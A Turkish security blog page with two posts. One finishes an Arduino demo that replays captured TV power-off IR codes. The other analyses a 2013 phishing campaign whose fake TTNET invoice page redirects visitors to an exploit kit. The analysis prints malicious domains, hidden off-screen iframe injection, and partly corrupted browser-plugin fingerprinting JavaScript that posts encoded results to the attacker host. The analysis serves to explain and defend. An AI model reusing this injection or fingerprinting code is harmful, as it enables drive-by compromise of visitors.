
Bunun için öncelikle IR alıcıyı Arduino'ya bağlayıp, IR Remote kütüphanesi ile gelen ve üzerinde ufak bir değişiklik yaptığım [IRrecvDump.ino](#) kodunu, Arduino IDE ile derleyip Arduino'ya yükledim ve çalıştırıldım. Ardından Samsung'un WatchON uygulamasını çalıştırıp önce Samsung TV için sonra LG TV için ve ardından Vestel ve birkaç marka daha için uygulamayı ayarlayıp TV kapama komutunu gönderdim ve Arduino ile bu kodları kayıt altına aldım.

```


E0E040BF (32 bits)
Raw (68): -4504 4500 -4500 550 -1700 500 -1750 500 -550 550 -550 500 -600 500 -550 550 -550 500 -1700 550 -1700 550 -550 500 -550 550 -550
102AA071
Unknown encoding: 102AA071 (32 bits)
Raw (68): 18258 4400 -4550 500 -1650 500 -1700 500 -1700 450 -650 500 -600 500 -600 500 -600 500 -1700 450 -1700 500 -1700 500 -600 500 -600
180BD9FF
Unknown encoding: 180BD9FF (32 bits)
Raw (68): 1902 8950 -4550 500 -650 450 -650 450 -1800 500 -600 500 -600 500 -600 500 -600 500 -1750 500 -1800 450 -650 450 -1800 500 -1750 500 -1750
963DD9B8
Unknown encoding: 963DD9B8 (32 bits)
Raw (38): 122 8450 -4250 500 -550 500 -600 500 -1600 550 -500 500 -600 450 -600 550 -500 500 -4300 500 -550 500 -1600 500 -600 450 -600 500 -550 500
E0E040BF
E0E040BF (32 bits)
Raw (68): -24582 4400 -4550 550 -1700 500 -1750 500 -650 500 -650 500 -650 500 -650 500 -1750 500 -1700 600 -1650 500 -650 500 -650 550 -60
909040BF
909040BF (32 bits)
Raw (68): -21360 4300 -4400 500 -1700 450 -600 450 -600 450 -1750 450 -600 450 -600 450 -600 450 -1700 500 -550 500 -550 500 -1700 450 -600 450 -600
13CFFDB4
Unknown encoding: 13CFFDB4 (32 bits)
Raw (66): 6544 4400 -4600 500 -1750 500 -600 500 -550 550 -550 550 -550 500 -1750 1550 -1750 500 -1750 500 -600 500 -600 500 -1750 500 -550 500 -175
F0409EF7
Unknown encoding: F0409EF7 (32 bits)
Raw (44): -12320 4450 -4550 500 -1750 500 -600 500 -600 500 -650 450 -650 450 -650 500 -600 500 -600 500 -600 500 -600 500 -1750 500 -600 50
F2641E6A
Unknown encoding: F2641E6A (32 bits)
Raw (38): 27850 8300 -4250 500 -600 450 -600 450 -1650 450 -600 450 -600 750 -300 500 -600 450 -600 450 -4250 500 -600 450 -1600 500 -600 450 -600 450 -600 45

```

Ardından birkaç TV markası için elde ettiğim bu kodları (aslında daha fazla TV markası için kod yükleyecektim fakat Arduino UNO'nun kısıtlı belleği buna imkan vermedi) hazırlamış olduğum [PowerOff.ino](#) adındaki farklı bir Arduino programına kopyaladım. Bu programı derleyip Arduino'ya yükledikten sonra artık Arduino çalışır çalışmaz yüklü olan tüm TV kapatma IR kodlarını IR vericisi üzerinden gönderir hale gelmişti.



Sıra POC (proof of concept) çalışması yapmaya geldiğinde POC gönüllümüz [Bener ERK](#), Arduino'yu cebine atıp, çeşit çeşit marka TVlerin bir arada olduğu bir mağaza arayışına girdi ve POC çalışmasını kısa süre içerisinde başarıyla tamamladı. (Ziyaretin ve POC çalışmasının sonucunu aşağıdaki videodan izleyebilirsiniz :))





Sonuç olarak Arduino ile NFC/RF güvenlik araştırmalarına giriş yapmadan önce yapmış olduğum bu çalışma ile Arduino'nun benim gibi elektronikten anlamayanlar için büyük bir nimet olduğunu teyit etmiş oldum.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

---

## İstismar Kiti Nedir ?

Source: <https://www.mertsarica.com/istismar-kiti-nedir/>

By M.S on August 1st, 2013



11 Temmuz tarihinde, Aralık ayına damgasını vuran FatMal zararlı yazılıminin [yenisi](#) ile karşılaştık. Tam olarak yenisi demek belki çok doğru olmayacağındır çünkü bu salgında kullanılan zararlı yazılım ve komuta kontrol merkezinin sürümü bir önceki FatMal komuta kontrol merkezinden farklıydı. Benzer olan tek nokta hemen aynı sahte e-postaların kullanılmış olmasıydı.

The screenshot shows a web page from TTNET's e-fatura service. At the top, there is a header with the TTNET logo and some placeholder text. Below the header, a table displays bill details:


AD-SOYAD/UNVAN	<span style="border: 2px solid red; border-radius: 10px; padding: 2px;">[REDACTED]</span>
HESAP NUMARASI	<span style="border: 2px solid red; border-radius: 10px; padding: 2px;">[REDACTED]</span>
FATURA DÖNEMİ	: Haziran 2013
SON ÖDEME TARİHİ	: 11 Temmuz 2013
ÖDENECEK TUTAR	: 582,15 TL

To the right of the table is a button labeled "E-Faturamı Görüntüle". Below the table, a message states: "Faturanızı kendi hesap numaranız ile ödeyebilir, otomatik ödeme talimatı ve diğer tüm ödeme işlemlerinizi bu numara üzerinden takip edebilirsiniz. E-fatura servisini tercih ettiğiniz ve doğrulanma korumasına katkıda bulunduğunuz için teşekkür ederiz. Ödeme yapmadığınız takdirde yaptığınız uygulanabileceğiz duyurulur. Bu konuda bir daha e-posta almak istemiyorsanz aboneliğiniz iptal etmek için buraya [tıklayınız.](#)"

At the bottom of the page, there is an advertisement for "TTNET Pratik Çözüm" which offers solutions for various connection problems like modem, laptop, and ADSL issues. It includes a call-to-action button "Tıklayın, şimdi indirin."

Bu salgın aslında Kasım ayındaki salgında (Hatırlatma: <https://internetsube.bddkuyari.com/padm/content/injectus.js>) kullanılan zararlı yazılım ve komuta kontrol merkezi sürümü ile neredeyse aynıydı. Bu 3 salgının da arkasında aynı grup mu vardı bilinmez ama bu defa kötü adamlar bir taşla 2 kuş vurmaya çalışmışlardı. Gönderdikleri e-postada yer alan adres ziyaret edildiğinde karşınıza sahte bir fatura görüntüleme sayfası çıkıyordu. Doğru CAPTCHA kodu (inandırıcılık adına her türlü zahmete katlanmışlar :)) girilip GÖRÜNTÜLE butonuna basıldıktan sonra size, adı her defasında değişen ve içinde zararlı yazılım bulunan bir ZIP dosyası gönderiliyordu. Daha önceden dili yanalar, ZIP dosyasını indirip, içinde pdf.exe uzantılı dosyayı gördüğünde bunun zararlı yazılım olduğunu anlayıp, çalıştmayarak kötü adamların oyununa gelmediplerini düşünerek büyük bir mutluluk ile sahte sayfayı kapatıp, zararlı yazılımı silip işlerine devam ettiler fakat birşeyi gözden kaçırdılar.

The screenshot shows a payment verification step on the TTNET e-fatura portal. The page has a header "TTNET E-FATURA PORTALI" and a URL "efatura.ttnet-bilgilendirme.net/timetefatura/faturaGoster.php?token=QIHGXNDQKCZVKNLSQLRPBQJYRPPAXMYBTWUEGGUN". The main content area features a large orange banner with the text "Doğayı Korumak Elinizde" and an image of a hand holding a piece of paper with a tree on it. Below the banner, there is a form with a CAPTCHA code "853833" and a button "Görselleştir". A note above the form says: "Faturanızı görüntülemek için kontrol resmindeki kodu girip "Görüntüle" butonuna basmanız gerekmektedir." At the bottom of the page, there is a footer with links to "TTNET Hakkında", "Kurallar ve Koşullar", "Güvenlik ve Güvenlik", "Reklam", "Reklam", and "Copyright ©2009 TTNET A.S."



GÖRÜNTÜLE butonuna basar basmaz sahte fatura görüntüleme web sitesi, size ZIP dosyasını yollamak ile kalmayıp ayrıca sizin haberiniz olmadan istismar kitinin ([Private Exploit Pack](#) olduğunu tahmin ediyorum.) bulunduğu zararlı bir diğer web sitesine de yönlendiriyordu. Siz her ne kadar ZIP dosyasının indirmemiş olsanız da, internet tarayıcınızda bulunan bir zafiyet bu zararlı web sitesi (istismar kitinin yüklü olduğu site) tarafından [PluginDetect](#) adındaki javascript kütüphanesi yardım ile tespit ediliyordu. Ardından istismar kiti yüklü olan bu zararlı web sitesi tarafından zafiyet barındıran internet tarayıcısı eklientilerinize (Java, Adobe PDF Reader, Flash vb.) göre istismar kodu (exploit) gönderilerek sisteminiz ele geçiriliyor (hackleniyor), sisteminize indirmekten ve çalıştırılmaktan kaçındığınız o ZIP dosyası içinde yer alan zararlı yazılım, başka bir yolla sisteminize indirilerek çalıştırılmış oluyordu.

#	Host	Method	URL	Params	Modifi.	Status	Length	MIME	Extension	Title	Comment	SSL	IP	Cookies	Time	Listener port
46	http://www.linkedin.com	GET	/home/uscc-poll/jqueryAfter13.js			200	1305	text					91.225.248.80	_jptr=deleteMe..	05:24:21 1..	8000
47	http://fatura.ttnet-bilgilendirme.net	GET	/tnetfatura/faturaGoster.php?h...			200	4578	HTML	php	TTNET E-FATURA ...			178.208.82.131		08:02:22 1..	8000
50	http://fatura.ttnet-bilgilendirme.net	GET	/tnetfatura/assets/favicon.ico			200	1525	image	ico				178.208.82.131		08:02:23 1..	8000
55	http://fatura.ttnet-bilgilendirme.net	POST	/tnetfatura/faturaGoster.php?h...			200	4840	HTML	php	TTNET E-FATURA ...			178.208.82.131		08:06:50 1..	8000
56	http://fatura.ttnet-bilgilendirme.net	GET	/tnetfatura/adv.php			200	351	HTML	php				178.208.82.131		08:06:50 1..	8000
58	http://fatura.ttnet-bilgilendirme.net	GET	/tnetfatura/fatura_0ea83fa225c...			200	342836	zip					178.208.82.131		08:06:50 1..	8000
59	http://gererkhetsihxygn.mypets.ws:8000	GET	/skmcbbgmy/dgjkh-8614308			200	2357	HTML					178.175.140.50		08:06:51 1..	8000
61	http://gererkhetsihxygn.mypets.ws:8000	GET	/etmessaj.js			200	524	script	js				178.175.140.50		08:06:54 1..	8000
62	http://ajax.googleapis.com	GET	/ajax/libs/jquery/1.9.1/jquery.min.js			200	93113	script	js				173.194.70.95		08:06:54 1..	8000
64	http://gererkhetsihxygn.mypets.ws:8000	GET	/biggykeepsok.js			200	546	script	js				178.175.140.50		08:06:54 1..	8000
67	http://gererkhetsihxygn.mypets.ws:8000	GET	/xunvntqcegx.js			200	418	script	js				178.175.140.50		08:06:54 1..	8000
68	http://gererkhetsihxygn.mypets.ws:8000	GET	/zdgiqual.js			200	557	script	js				178.175.140.50		08:06:54 1..	8000
69	http://gererkhetsihxygn.mypets.ws:8000	GET	/huuniaesstry.js			200	515	script	js				178.175.140.50		08:06:54 1..	8000
70	http://gererkhetsihxygn.mypets.ws:8000	GET	/zrgpwbofwm.js			200	328	script	js				178.175.140.50		08:06:54 1..	8000
72	http://gererkhetsihxygn.mypets.ws:8000	GET	/eszj.js			200	325	script	js				178.175.140.50		08:06:54 1..	8000
73	http://gererkhetsihxygn.mypets.ws:8000	GET	/dbhcvakpuexy.js			200	472	script	js				178.175.140.50		08:06:55 1..	8000

0 matches

Raw Headers Hex HTML Render

```
</div>
</form>

<div id="mg_muscle">&nbsp;</div>
</div>
</div>
<div id="mg_muscle">&nbsp;&nbsp;</div>
</div id="mg_muscle">&nbsp;</div>

<div id="mg_muscle" style="margin-left: 100px;"><a id="about_tt" href="http://www.ttnet.com.tr/hakkimiz" target="_blank" title="TTHET Hakkimiz">TTHET Hakkimiz</a> &nbsp;&nbsp;<a id="about_tt" href="http://www.ttnet.com.tr/tumullar" target="_blank" title="TTHET Tumullar" style="color: #0000ff; font-weight: bold;">TumullarDililikReklam</a> &nbsp;&nbsp;<a href="#" id="about_tt" href="http://www.ttnet.com.tr/iletisim" target="_blank" title="İletişim" style="color: #0000ff; font-weight: bold;">İletişim</a> &nbsp;&nbsp;<a href="#" id="about_tt" href="http://www.ttnet.com.tr/copyright" target="_blank" title="Copyright" style="color: #0000ff; font-weight: bold;">Copyright</a> &nbsp;&nbsp;<a href="#" id="about_tt" href="http://www.ttnet.com.tr/0209" target="_blank" title="0209 TTHET A.S." style="color: #0000ff; font-weight: bold;">0209 TTHET A.S.</a>
</div>

<div style="position: absolute; left: -9999px;"><iframe id="abc" src="div.php" width="331" height="417"></iframe></div><div style="position: absolute; left: -9999px;"><iframe id="def" src="fatura_0ea03fa225c6b7faafc0e20d1ab5aa0.zip" width="1"></iframe></div>
</body></html>
```

Request Response

Raw Headers Hex HTML Render

```
<!DOCTYPE HTML>
<html>
<head>
<link href="mdivyemavsvvhaz.css" rel="stylesheet"><link href="ngndhvsgnh.css" rel="stylesheet"><link href="dgvsbidwd.css" rel="stylesheet">
<script src="etmeasa.js"></script><script src="tivqezilgiu.js"></script><script src="huuniaasetpry.js"></script>
<script type="text/javascript"></script><script src="vdpriomu.css" rel="stylesheet"><link href="ffof.css" rel="stylesheet">
<script src="z3dipnul.js"></script><script src="dthhevahpuoxuy.js"></script><script src="srpgphoffwm.js"></script>
<script type="text/javascript" src="index.js"></script>
<script src="suunntgegs.js"></script><script src="eszz.js"></script><script src="rbjgyvevpapjk.js"></script><script src="keegyxjqcd.js"></script>
<script src="etmeasa.js"></script>
$(document).ready(function(){rgt("51d2f0ef3aaa2ccab2e0371e5","mcu","ujuge","nlhakoddfuhaga","gvzzxifpy")});
```

```
d=Plugin.readVersion();rgt("51d2f0ef3aaa2ccab2e0371e5","mcu","ujuge","nlhakoddfuhaga","gvzzxifpy"));
```

```
d.push("hid::"+a);d.push("adob_reader::"+d("AdobeReader"));b.push("java::"+d("Java"));b.push("Flash::"+d("Flash"));b.push("quick_time::"+d("QuickTime"));b.push("real_player::"+d("RealPlayer"));b.push("Shockwave::"+d("Shockwave"));b.push("silver_light::"+d("VLC"));b.push("wmpl::"+d("WMP"));b.push("office_ver::"+d("OfficeVer"));a=(a[e]=c:a[g]=encodedURIComponent(wor(b.join("::"))),c));S.post(c,a,func
```

```
onTime(a,e,q){function wor(a,c){for(var E="" ,e=0,q=0,e=0;e<a.length;e++)q=Math.floor(ebc.length),E+=String.fromCharCode(a.charCodeAt(e)c.charCodeAt(q));return E}function office_ver(){var a=0;try{new ActiveXObject("SharePoint.OpenDocuments.4")};catch(f){try{new ActiveXObject("SharePoint.OpenDocuments.3")};catch(g){}};return g}function c7007(null){a66;"object"==typeof c?"2007":null};
```

```
</script>
</head>
<body>


</body>
</html>
```


İstismar kitleri son yıllarda bu tür salgınların dışında özellikle Su Kaynağı (Watering Hole) saldırılarda da sıkça kullanılmaktadır. Su kaynağı saldırılarında kötü adamlar, sizmek istedikleri kurumların sistemlerini direkt hedef almak yerine dolaylı yoldan hedef alırlar ve bunun için de hedef kurum tarafından ziyaret edildiği düşünülen web sitelerini hedef olarak seçerler. Örnek ile açıklamak gerekirse mesela birçok çalışan, gün içinde bir defa da olsa takip ettileri gazetelerin web sitelerini ziyaret ederler. Bunu bilen kötü adamlar da kurum çalışanlarına oltalama saldırısı yapmak yerine sıkça ziyaret edilen gazetelerin web sitelerini hackleyerek, FatMal örneğinde olduğu gibi sayfayı ziyaret edenlerin istismar kiti olan bir diğer zararlı web sitesini ziyaret etmelerini sağlamış olur. Bu sayede bu siteyi ziyaret eden yüzlerce farklı kurumun, binlerce kullanıcısının kullanmış olduğu sistemler bu saldırısı yöntemi ile bir anda kötü adamların kontrolü altına girmiş olur.



